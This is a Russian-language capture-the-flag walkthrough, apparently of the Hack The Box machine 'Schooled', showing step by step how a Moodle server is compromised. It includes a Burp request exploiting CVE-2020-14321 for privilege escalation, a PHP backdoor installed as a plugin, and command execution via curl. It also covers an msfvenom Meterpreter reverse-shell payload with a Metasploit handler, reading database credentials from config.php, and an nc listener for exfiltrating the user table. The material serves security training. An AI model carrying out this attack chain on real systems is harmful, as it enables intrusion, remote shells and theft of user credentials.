


Course profiles: Mathematics, English Literature

Roles: Manager,Student

Last access to course: Never

Раздел Administration



Manuel Phillips
You are logged in as Lianne Carter

Mathematics

Dashboard / My courses / Maths / You are logged in as Lianne Carter

As a security precaution, user-generated scripts have been disabled within this session.


You are logged in as Lianne Carter

Continue

Окно подтверждения перехода


Удаленное выполнение кода

К нашей версии Moodle есть еще один эксплоит — мы его вначале не стали брать, поскольку для него нужны права администратора Moodle. Этот эксплоит должен дать нам удаленное выполнение кода, но сначала требует расширить свои права. Давай перейдем к странице администрирования сайта и получим удаленное выполнение кода в соответствии с описанием CVE-2020-14321.



Меню сайта

Выполним ряд операций: Users → Permissions → Define role → Manager → Edit. В перехваченный запрос с помощью Burp Proxy вставим блок параметров из описания к уязвимости (не забываем про ключ сессии).




Request to http://moodle.schooled.htb:80 [10.10.10.234]

```
POST /moodle/admin/roles/define.php?action=edit&roleid=1 HTTP/1.1
Host: moodle.schooled.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45060
Origin: http://moodle.schooled.htb
Connection: close
Referer: http://moodle.schooled.htb/moodle/admin/roles/define.php
Cookie: MoodleSession=30a3nqisn7nauef8r58ghr9c17
Upgrade-Insecure-Requests: 1

sesskey=zKIGg82hz3&return=manage&resettype=none&shortname=manager&name=&description=&archetype=manager&con
=0&contextlevel40=1&contextlevel50=0&contextlevel50=1&contextlevel70=0&contextlevel70=1&contextlevel80=0&c
allowassign%5B%5D=3&allowassign%5B%5D=4&allowassign%5B%5D=5&allowassign%5B%5D=6&allowassign%5B%5D=7&allowa
allowoverride%5B%5D=3&allowoverride%5B%5D=4&allowoverride%5B%5D=5&allowoverride%5B%5D=6&allowoverride%5B%5
allowswitch%5B%5D=2&allowswitch%5B%5D=3&allowswitch%5B%5D=4&allowswitch%5B%5D=5&allowswitch%5B%5D=6&allows
allowview%5B%5D=2&allowview%5B%5D=3&allowview%5B%5D=4&allowview%5B%5D=5&allowview%5B%5D=6&allowview%5B%5D=
block%2Fbadges%3Amyaddinstance=1&block%2Fcalendar_month%3Amyaddinstance=1&block%2Fcalendar_upcoming%3Amyad
block%2Fcourse_list%3Amyaddinstance=1&block%2Fglobalsearch%3Amyaddinstance=1&block%2Fglossary_random%3Amya
block%2Flp%3Amyaddinstance=1&block%2Fmentees%3Amyaddinstance=1&block%2Fmnet_hosts%3Amyaddinstance=1&block%
block%2Fnavigation%3Amyaddinstance=1&block%2Fnews_items%3Amyaddinstance=1&block%2Fonline_users%3Amyaddinst
block%2Frecentlyaccessedcourses%3Amyaddinstance=1&block%2Frecentlyaccesseditems%3Amyaddinstance=1&block%2F
```

Запрос в Burp Proxy


Мы расширили свои права еще больше и включили абсолютно все опции. Среди прочего нам стала доступна установка плагинов. Создадим архив ZIP со следующей структурой.



Имя	Размер	Сжатый	Контрольная сумма CRC
rce	1 папка, 1 файл		
lang	1 папка		
en	1 файл		
block_rce.php	30 Б	32 Б	9614D303
version.php	73 Б	65 Б	6F6F7CB5

Структура плагина

Файл `block_rce` содержит обычный бэкдор на PHP. Установим этот плагин: Plugins → Install plugins.



moodle.schooled.htb

Install plugin from ZIP file


```
Validating block_rce ... OK

Validation successful, installation can continue
```

Continue Cancel

Установка плагина

Проверим его работу:

```
curl 'http://moodle.schooled.htb/moodle/blocks/rce/lang/en/block_rce.
php?cmd=whoami'
```




```
ralf@ralf-PC:~/tmp/Schooled$ curl 'http://moodle.schooled.htb/moodle/blocks/rce/lang/en/block_rce.php?cmd=whoami'
www
```

Выполнение команды на удаленном сервере

Мы получили удаленное выполнение команд. Давай теперь бросим стабильный и удобный шелл. В качестве бэкдора будем использовать php-загрузчик Meterpreter, который мы сгенерируем с помощью `msfvenom`. В качестве параметров указываем нагрузку, локальный адрес и порт, а также формат — php.

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.14.195 LPORT=4321
-f raw > r.php
cat r.php | xclip -selection clipboard && echo '<?php ' | tr -d '\n'
> r.php && xclip -selection clipboard -o >> r.php
```




```
ralf@ralf-PC:~/tmp/Schooled$ msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.14.195 LPORT=4321 -f raw > r.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34279 bytes

ralf@ralf-PC:~/tmp/Schooled$ cat r.php | xclip -selection clipboard && echo '<?php ' | tr -d '\n' > r.php && xclip -selection clipboard -o >> r.php
ralf@ralf-PC:~/tmp/Schooled$ cp r.php ../rce/lang/en/block_rce.php
```

Генерирование нагрузки в Meterpreter


И запустим listener, который будет ждать обратного подключения от нагрузки. Для быстрого запуска из Metasploit используем `handler` с параметрами, указанными при создании нагрузки.

```
handler -p php/meterpreter_reverse_tcp -H 10.10.14.195 -P 4321
```



```
msf6 > handler -p php/meterpreter_reverse_tcp -H 10.10.14.195 -P 4321
[*] Payload handler running as background job 1.
msf6 >
[*] Started reverse TCP handler on 10.10.14.195:4321
```

Повторяем установку плагина и получаем бэкконнект.




```
[*] Meterpreter session 1 opened (10.10.14.195:4321 → 10.10.10.234:11785)

msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: www (80)
```

Получение бэкконнекта

ПРОДВИЖЕНИЕ

Так как на хосте развернут веб-сервер, а на нем работает целая CMS, первое наше действие — попробовать получить какие-нибудь учетные данные пользователей. Высока вероятность, что эти учетные данные подойдут и для пользователей ОС.

В популярных CMS обычно есть место, откуда всегда можно получить учетные данные — это файл с настройками для подключения к базе данных. В Moodle это файл `config.php`.




```
meterpreter > ls
Listing: /usr/local/www/apache24/data/moodle/blocks/rce/lang/en
================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  34285  fil   2021-04-11 23:10:25 +0300  block_rce.php

meterpreter > cat /usr/local/www/apache24/data/moodle/config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG→dbtype    = 'mysqli';
$CFG→dblibrary = 'native';
$CFG→dbhost    = 'localhost';
$CFG→dbname    = 'moodle';
$CFG→dbuser    = 'moodle';
$CFG→dbpass    = 'PlaybookMaster2020';
$CFG→prefix    = 'mdl_';
```

Содержимое файла config.php

Мы получаем учетные данные для взаимодействия с базой данных. Давай получим все имеющиеся базы.

```
/usr/local/bin/mysql -u moodle -pPlaybookMaster2020 -e 'show
databases;'
```



```
/usr/local/bin/mysql -u moodle -pPlaybookMaster2020 -e 'show databases;'
mysql: [Warning] Using a password on the command line interface can be insecure.
Database
information_schema
moodle
```


Получение баз данных

Здесь все типично для Moodle. Нам нужно получить все записи из таблицы `mdl_user` в базе `moodle`. Данных будет очень много, поэтому сразу отправим их на свой компьютер и сохраним в файл. Сначала на локальном хосте откроем слушатель и перенаправим весь вывод из него в файл.

```
nc -lvp 6543 > db.txt
```

